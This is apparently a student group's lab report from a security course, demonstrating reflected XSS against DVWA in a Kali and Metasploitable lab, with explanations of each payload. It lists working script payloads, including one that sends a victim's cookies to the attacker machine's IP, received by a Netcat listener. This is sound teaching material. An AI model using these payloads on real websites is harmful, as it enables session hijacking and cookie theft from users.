2: Cross Site Scripting (10% of total marks)

Group Members

1. Samuel Adeshina.	**101501091**
2. Alina Josekutty	**101509790**
3. Mohamad Almasri	**101167438**
4. Omar Farooq	**101486546**
5. Akinbode Oluwademilade	**101431512**

This is group work. All members of the same group should submit the same document in D2L. Submission is a must. If you don't submit and your group mates submit, then they will get marks and you won't.

1) Demonstrate Reflected XSS as mentioned in the lecture. Test all the commands/scripts showed by your instructor in the slides in DVWA. (3 marks)


Preparation Steps

1. Start Metasploitable and Kali Machines:
    - Start both machines to ensure they're running and connected on the same network.
2. Verify Connectivity:
    - From the Metasploitable machine, ping the IP address of the Kali machine to confirm they can communicate.
3. Open DVWA on Kali:
    - In Kali, open a web browser (Firefox) and go to http://192.168.184.130/dvwa
4. Login to DVWA:


2: Cross Site Scripting (10% of total marks)

- Use the credentials admin and password to log into DVWA.

5. Set DVWA Security to Low:
   - In DVWA's security settings, set it to "Low" so that the XSS protections are minimized, making it easier to test for vulnerabilities.



2: Cross Site Scripting (10% of total marks)



Testing Commands/Scripts in the "XSS Reflected" Section


1. **Basic Alert**
   - **Script Used**: <script>alert('test')</script>
   - **Explanation**: This script shows a popup alert with the message “test.”
   - **Impact**: The popup indicates that the input field is vulnerable because DVWA executed the script instead of displaying it as text. This means an attacker could run other harmful scripts in this field.
2. **Redirect Script**
   - **Script Used**: <script>document.location = 'http://yahoo.com'</script>
   - **Explanation**: This script redirects the user to Yahoo’s website.
   - **Impact**: When the script is submitted, it immediately redirects the browser to Yahoo. This shows that DVWA executes the code, making it possible to redirect users to potentially harmful sites.
3. **iFrame Injection**


2: Cross Site Scripting (10% of total marks)

- **Script Used**: <iframe src="http://hack.me"></iframe>
- **Explanation**: This code injects an iframe that loads “hack.me” within the DVWA page.
- **Impact**: An iframe appears within the DVWA page, loading an external site. This could be used by attackers to display misleading or harmful content within the site.


4. **Cookie Retrieval**
   - **Script Used**: <script>alert(document.cookie)</script>
   - **Explanation**: This script displays the user’s cookies in an alert popup.
   - **Impact**: The alert shows the session cookie. If an attacker had this cookie, they could impersonate the user or hijack their session, posing a serious security risk.
5. **Cookie Grab to Netcat**
   - **Script Used**: <script>new Image().src="http://192.168.184.150:8888/"+document.cookie;</script>
   - **Explanation**: This code sends the user’s cookies to the attacker’s machine (Kali) by using an image request.
   - **Setup**: On the Kali machine, start a listener with the command nc -lvp 8888 to receive the cookie data.
   - **Impact**: When the script is executed, the cookie data is sent to the Kali machine and displayed in the Netcat terminal. This proves DVWA is vulnerable to cookie theft via XSS.


2: Cross Site Scripting (10% of total marks)







2: Cross Site Scripting (10% of total marks)







2: Cross Site Scripting (10% of total marks)






